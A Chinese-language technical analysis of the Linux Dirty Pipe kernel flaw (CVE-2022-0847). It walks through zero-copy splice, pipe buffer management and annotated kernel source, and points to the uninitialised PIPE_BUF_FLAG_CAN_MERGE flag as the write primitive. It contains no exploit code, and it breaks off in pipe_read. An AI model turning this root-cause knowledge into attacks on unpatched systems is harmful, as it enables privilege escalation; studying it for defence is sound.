

CVE-2022-0847 DirtyPipe



允许向任意可读文件中写数据，可造成非特权进程向 root 进程注入代码。

该漏洞发生 linux 内核空间通过 splice 方式实现数据拷贝时，以”零拷贝”的形式将文件发送到 pipe，并且没有初始化 pipe 缓存页管理数据结构的 flag 成员


2022 年纍漏的漏洞

影响范围：5.8 版本以上的内核均会收到该漏洞的影响，在 5.16.11、5.15.25、5.10.102 版本中才被修复

零拷贝 splice

普通拷贝

- 普通的文件复制，进行 4 次上下文切换（调用 `read` 和 `write` 函数，syscall 从用户态进入内核态，结束后再从内核态切换回用户态）
 - `read()` 和 `write()` 涉及到 4 次上下文切换，2 次 CPU 拷贝，2 次 DMA 拷贝
 - 缓存区 Cache
 - 缓冲区 Buffer
 - DMA: **Direct Memory Access** 直接内存访问。是一种硬件设备绕开 CPU 独立直接访问内存的机制。所以 DMA 在一定程度上解放了 CPU，把之前 CPU 的杂活让硬件直接自己做了，提高了 CPU 效率



零拷贝


💡 我们可以看到，如果应用程序不对数据做修改，从内核缓冲区到用户缓冲区，再从用户缓冲区到内核缓冲区。两次数据拷贝都需要 CPU 的参与，并且涉及用户态与内核态的多次切换，加重了 CPU 负担。

我们需要降低冗余数据拷贝、解放 CPU，这也就是零拷贝 Zero-Copy 技术

目前来看，零拷贝技术的几个实现手段包括：`mmap+write`、`sendfile`、`splice` 等。


mmap

- 会使用 `mmap()` + `write()` 的组合
 - 4 次上下文切换，1 次 CPU 拷贝，2 次 DMA 拷贝。




sendfile

- `sendfile` 调用中 I/O 数据对用户空间是完全不可见的。
 - 涉及 2 次上下文切换，2 次 DMA 拷贝。



splice

👍 在文件与管道之间进行数据拷贝，以此将内核空间与用户空间之间的数据拷贝转变为内核空间内的数据拷贝，从而避免了数据在用户空间与内核空间之间的拷贝造成的开销



- 使用 `splice()` 发送文件时，我们并不需要将文件内容读取到用户态缓存中，但需要使用管道作为中转。
 - 只需要从用户态进入内核态一次，然后内核态使用 `pipe` 来进行数据拷贝

```
1 include <fcntl.h>
2
3 ssize_t splice(int fd_in, loff_t *off_in, int fd_out,
4               loff_t *off_out, size_t len, unsigned int flags);
5
6 ssize_t splice(    int fd_in,          // 输入的文件描述符
7                  loff_t *off_in,      // offset
8                  int fd_out,          // 输出到
9                  loff_t *off_out,
10                 size_t len,           // 长度
11                 unsigned int flags    // 行为
12             );
```

内核函数调用链

```
1 SYS_splice()          // 检查文件描述符是否可用
2     __do_splice()      // 检查是否入设置了偏移或出设置了偏移（任一则返回）
3     do_splice()        // 分流
```

- 从管道读取到管道，调用 `splice_pipe_to_pipe()`
- 从文件读取到管道，调用 `splice_file_to_pipe()`
- 从管道读取到文件，调用 `do_splice_from()`

从文件读入到管道



从文件读取数据到管道的核心原理是：将 `pipe_buffer` 对应的 `page` 设置为文件映射的 `page`

- 最终的调用： `copy_page_to_iter_pipe()` ，将对应的 `pipe_buffer->page` 设为文件映射的页面集的对应页框，将页框引用计数 +1（ `get_page()` ），这样就完成了一个从文件读取数据到管道的过程，因为是直接建立页面的映射，所以每次操作后都会将 `head +1`
 - 但是该操作缺失了对 `pipe_buffer->flags` 的重新赋值操作

```
1 static size_t copy_page_to_iter_pipe(struct page *page, size_t offset, size_t by
2                                     struct iov_iter *i)
3 {
4     struct pipe_inode_info *pipe = i->pipe;
5     struct pipe_buffer *buf;
6     unsigned int p_tail = pipe->tail;
7     unsigned int p_mask = pipe->ring_size - 1;
8     unsigned int i_head = i->head;
9     size_t off;
10
11     if (unlikely(bytes > i->count))
12         bytes = i->count;
```

```

13
14     if (unlikely(!bytes))
15         return 0;
16
17     if (!sanity(i))
18         return 0;
19
20     off = i->iov_offset;
21     buf = &pipe->bufs[i_head & p_mask];
22     if (off) {
23         if (offset == off && buf->page == page) {
24             /* merge with the last one */
25             buf->len += bytes;
26             i->iov_offset += bytes;
27             goto out;
28         }
29         i_head++;
30         buf = &pipe->bufs[i_head & p_mask];
31     }
32     if (pipe_full(i_head, p_tail, pipe->max_usage))
33         return 0;
34
35     buf->ops = &page_cache_pipe_buf_ops;
36     get_page(page);
37     buf->page = page;
38     buf->offset = offset;
39     buf->len = bytes;
40
41     pipe->head = i_head + 1;
42     i->iov_offset = offset + bytes;
43     i->head = i_head;
44 out:
45     i->count -= bytes;
46     return bytes;
47 }

```

从管道读入到文件



`do_splice_from` 最终会调用对应内核文件结构的函数表中的 `splice_write()` 指针，将 `pipe_buffer` 数组对应页面上内容读出，写入到文件中，对于不同的文件系统而言该函数指针不同

管道 pipe

两个文件描述符

pipe 会创建两个文件描述符，一个是 **输入(read pipe[0])** 另一个 **输出(write pipe[1])**。


在内核中 pipe 缓冲区的**总长度是 65536 (0x1000 * 0x10) 字节，一共 16 页**，这里页与页之间不连续是通过数组进行管理的，维护的是一个类似于链表的结构。

创建一个管道

用户态创建管道

```
1 #include <unistd.h>
2 int pipe (int fd[2]);
```

内核态的函数调用

 对于一个刚刚建立的管道，其 buffer 数组其实并没有分配对应的页面空间，也没有设置标志位；

在我们向管道内写入数据时会通过 buddy system 为对应 buffer 分配新的页框，**并设置 PIPE_BUF_FLAG_CAN_MERGE 标志位，标志该 buffer 可以进行写入；**

而当我们从管道中读出数据之后，纵使一个 buffer 对应的 page 上的数据被读完了，我们也不会释放该 page，而可以也会直接投入到下一次使用中，**因此会保留 PIPE_BUF_FLAG_CAN_MERGE 标志位**

- 读数据时不会释放 page...

- 调用链

```
1 // 在内核中的函数调用链
2 do_pipe2()
3     __do_pipe_flags()
4         create_pipe_files()
5             get_pipe_inode()
6                 alloc_pipe_info()
```

管道函数表

- 在创建管道时传入 `pipefifo_fops`

```
1 int create_pipe_files(struct file **res, int flags)
2 {
3     //...
4
5     f = alloc_file_pseudo(inode, pipe_mnt, "",
6                           O_WRONLY | (flags & (O_NONBLOCK | O_DIRECT)),
7                           &pipefifo_fops);
8
9     //...
```

- ops 结构体表示为

```
1 const struct file_operations pipefifo_fops = {
2     .open          = fifo_open,
3     .llseek        = no_llseek,
4     .read_iter     = pipe_read,
5     .write_iter    = pipe_write,
6     .poll          = pipe_poll,
7     .unlocked_ioctl = pipe_ioctl,
```

```

8      .release          = pipe_release,
9      .fasync           = pipe_fasync,
10     .splice_write     = iter_file_splice_write,
11 };

```

往管道内写入

- 可知当我们向管道内写入数据时，最终会调用到 `pipefifo_fops->pipe_write` 函数
 - 若**管道非空且上一个 buf 未滿**，则先尝试向上一个被写入的 buffer 写入数据（若该 buffer 设置了 `PIPE_BUF_FLAG_CAN_MERGE` 标志位）
 - 接下来开始对新的 buffer 进行数据写入，若没有 `PIPE_BUF_FLAG_CAN_MERGE` 标志位则分配新页面后写入
 - 循环第二步直到完成写入，若管道满了则会尝试唤醒读者让管道腾出空间

```

1  static ssize_t
2  pipe_write(struct kiocb *iocb, struct iov_iter *from)
3  {
4      struct file *filp = iocb->ki_filp;
5      struct pipe_inode_info *pipe = filp->private_data;
6      unsigned int head;
7      ssize_t ret = 0;
8      size_t total_len = iov_iter_count(from);
9      ssize_t chars;
10     bool was_empty = false;
11     bool wake_next_writer = false;
12
13     /* Null write succeeds. */
14     if (unlikely(total_len == 0))
15         return 0;
16
17     __pipe_lock(pipe);
18
19     if (!pipe->readers) {          // 管道没有读者，返回
20         send_sig(SIGPIPE, current, 0);
21         ret = -EPIPE;
22         goto out;
23     }
24
25     #ifdef CONFIG_WATCH_QUEUE

```

```

26     if (pipe->watch_queue) {
27         ret = -EXDEV;
28         goto out;
29     }
30 #endif
31
32     /*
33      * 若管道非空, 我们尝试将新数据合并到最后一个buffer 中
34      *
35      * 这自然会合并小的写操作, 但其也会对
36      * 跨越多个页框的大的写操作的剩余写入操作
37      * 进行页面对齐
38      * (译注: 大概就是先尝试把数据写到管道的最后一个buffer (如果对应 page 没写满的,
39      */
40     head = pipe->head;          // 获取队列头
41     was_empty = pipe_empty(head, pipe->tail); // head == tail
42     chars = total_len & (PAGE_SIZE-1);
43     if (chars && !was_empty) {      // 管道非空, 且上一个 buf 没写满
44         unsigned int mask = pipe->ring_size - 1;
45         struct pipe_buffer *buf = &pipe->bufs[(head - 1) & mask]; // 找到
46         int offset = buf->offset + buf->len;
47
48         /*
49          * 设置了PIPE_BUF_FLAG_CAN_MERGE标志位,
50          * 说明该 buffer 可用于直接写入,
51          * 直接把数据拷贝进去后就返回
52          */
53         // 注: 这是漏洞利用的写入点
54         if ((buf->flags & PIPE_BUF_FLAG_CAN_MERGE) &&
55             offset + chars <= PAGE_SIZE) {
56             ret = pipe_buf_confirm(pipe, buf);
57             if (ret)
58                 goto out;
59
60             ret = copy_page_from_iter(buf->page, offset, chars, from);
61             if (unlikely(ret < chars)) {
62                 ret = -EFAULT;
63                 goto out;
64             }
65
66             buf->len += ret;
67             if (!iov_iter_count(from))
68                 goto out;
69         }
70     }
71
72     // 写满 last buffer 对应数据后, 接下来将剩余数据写到往后的 buffer 中

```

```

73     for (;;) {
74         if (!pipe->readers) {           // 没有读者, 返回
75             send_sig(SIGPIPE, current, 0);
76             if (!ret)
77                 ret = -EPIPE;
78             break;
79         }
80
81         head = pipe->head;
82         if (!pipe_full(head, pipe->tail, pipe->max_usage)) { // 管道没满,
83             unsigned int mask = pipe->ring_size - 1;
84             struct pipe_buffer *buf = &pipe->bufs[head & mask];
85             struct page *page = pipe->tmp_page;
86             int copied;
87
88             if (!page) {                 // 没有预先准备page, 分配一个新的
89                 page = alloc_page(GFP_HIGHUSER | __GFP_ACCOUNT);
90                 if (unlikely(!page)) {
91                     ret = ret ? : -ENOMEM;
92                     break;
93                 }
94                 pipe->tmp_page = page;
95             }
96
97             /* 提前在环中分配一个 slot, 并附加一个空 buffer。
98              * 若我们出错或未能使用它,
99              * 它会被读者所使用,
100             * 亦或是保留在这里等待下一次写入。
101             */
102             spin_lock_irq(&pipe->rd_wait.lock);
103
104             head = pipe->head;
105             if (pipe_full(head, pipe->tail, pipe->max_usage)) {
106                 spin_unlock_irq(&pipe->rd_wait.lock);
107                 continue;
108             }
109
110             pipe->head = head + 1;
111             spin_unlock_irq(&pipe->rd_wait.lock);
112
113             /* 将其插入 buffer array 中 */
114             buf = &pipe->bufs[head & mask];
115             buf->page = page;
116             buf->ops = &anon_pipe_buf_ops;
117             buf->offset = 0;
118             buf->len = 0;
119             if (is_packetized(filp))      // 设置 buffer 的 flag, 并

```

```

120             buf->flags = PIPE_BUF_FLAG_PACKET;
121         else
122             buf->flags = PIPE_BUF_FLAG_CAN_MERGE;
123         pipe->tmp_page = NULL;
124
125         copied = copy_page_from_iter(page, 0, PAGE_SIZE, from);
126         if (unlikely(copied < PAGE_SIZE && iov_iter_count(from))
127             if (!ret)
128                 ret = -EFAULT;
129             break;
130     }
131     ret += copied;
132     buf->offset = 0;
133     buf->len = copied;
134
135     if (!iov_iter_count(from))           // 读完数据了, 退出循环
136         break;
137 }
138
139 if (!pipe_full(head, pipe->tail, pipe->max_usage))           // 管道
140     continue;
141
142     /* 等待缓冲区空间可用. */
143     // 管道满了, 等他变空
144     if (filp->f_flags & O_NONBLOCK) {
145         if (!ret)
146             ret = -EAGAIN;
147         break;
148     }
149     if (signal_pending(current)) {
150         if (!ret)
151             ret = -ERESTARTSYS;
152         break;
153     }
154
155     /*
156      * 我们将释放管道的锁, 等待(有)更多的空间。
157      * 若有必要我们将唤醒任意读者, 在等待后我们需要重新检查
158      * 在我们释放锁后管道是否变空了
159      */
160     __pipe_unlock(pipe);
161     if (was_empty)
162         wake_up_interruptible_sync_poll(&pipe->rd_wait, EPOLLIN);
163     kill_fasync(&pipe->fasync_readers, SIGIO, POLL_IN);
164     wait_event_interruptible_exclusive(pipe->wr_wait, pipe_writable(
165         __pipe_lock(pipe);
166         was_empty = pipe_empty(pipe->head, pipe->tail);

```

```

167         wake_next_writer = true;
168     }
169 out:
170     if (pipe_full(pipe->head, pipe->tail, pipe->max_usage))
171         wake_next_writer = false;
172     __pipe_unlock(pipe);
173
174     /*
175      * 若我们进行了一次唤醒事件，我们做一个“同步”唤醒，
176      * 因为相比起让数据仍旧等待，我们想要让读者去尽快
177      * 处理事情
178      *
179      * 尤其是，这对小的写操作重要，这是因为（例如）GNU 让
180      * jobserver 使用小的写操作来唤醒等待的工作
181      *
182      * Epoll 则没有意义地想要一个唤醒，
183      * 无论管道是否已经空了
184      */
185     if (was_empty || pipe->poll_usage)
186         wake_up_interruptible_sync_poll(&pipe->rd_wait, EPOLLIN | EPOLLR
187 kill_fasync(&pipe->fasync_readers, SIGIO, POLL_IN);
188     if (wake_next_writer)
189         wake_up_interruptible_sync_poll(&pipe->wr_wait, EPOLLOUT | EPOLL
190     if (ret > 0 && sb_start_write_trylock(file_inode(filp)->i_sb)) {
191         int err = file_update_time(filp);
192         if (err)
193             ret = err;
194         sb_end_write(file_inode(filp)->i_sb);
195     }
196     return ret;
197 }

```

读取管道内的内容

- 从管道中读出数据则是通过 `pipe_read`，主要是读取 buffer 对应 page 上的数据，若一个 buffer 被读完了则将其出列

```

1 static ssize_t
2 pipe_read(struct kiocb *iocb, struct iov_iter *to)
3 {
4     size_t total_len = iov_iter_count(to);
5     struct file *filp = iocb->ki_filp;

```

```

6      struct pipe_inode_info *pipe = filp->private_data;
7      bool was_full, wake_next_reader = false;
8      ssize_t ret;
9
10     /* Null read succeeds. */
11     if (unlikely(total_len == 0))
12         return 0;
13
14     ret = 0;
15     __pipe_lock(pipe);
16
17     /*
18      * 若管道满了, 我们只在开始读取时唤醒写者
19      * 以避免没有必要的唤醒
20      *
21      * 但当我们唤醒写者时, 我们使用一个同步唤醒(WF_SYNC)
22      * 因为我们想要他们行动起来并为我们生成更多数据
23      */
24     was_full = pipe_full(pipe->head, pipe->tail, pipe->max_usage);
25     for (;;) {
26         unsigned int head = pipe->head;
27         unsigned int tail = pipe->tail;
28         unsigned int mask = pipe->ring_size - 1;
29
30     #ifdef CONFIG_WATCH_QUEUE
31         if (pipe->note_loss) {
32             struct watch_notification n;
33
34             if (total_len < 8) {
35                 if (ret == 0)
36                     ret = -ENOBUFFS;
37                 break;
38             }
39
40             n.type = WATCH_TYPE_META;
41             n.subtype = WATCH_META_LOSS_NOTIFICATION;
42             n.info = watch_sizeof(n);
43             if (copy_to_iter(&n, sizeof(n), to) != sizeof(n)) {
44                 if (ret == 0)
45                     ret = -EFAULT;
46                 break;
47             }
48             ret += sizeof(n);
49             total_len -= sizeof(n);
50             pipe->note_loss = false;
51         }
52     #endif

```

```

53         if (!pipe_empty(head, tail)) { // 管道非空, 逐 buffer 读出数据
54             struct pipe_buffer *buf = &pipe->bufs[tail & mask];
55             size_t chars = buf->len;
56             size_t written;
57             int error;
58
59             if (chars > total_len) {
60                 if (buf->flags & PIPE_BUF_FLAG_WHOLE) {
61                     if (ret == 0)
62                         ret = -ENOBUFFS;
63                     break;
64                 }
65                 chars = total_len;
66             }
67
68             error = pipe_buf_confirm(pipe, buf);
69             if (error) {
70                 if (!ret)
71                     ret = error;
72                 break;
73             }
74
75             // 将 buffer 对应 page 数据拷贝出来
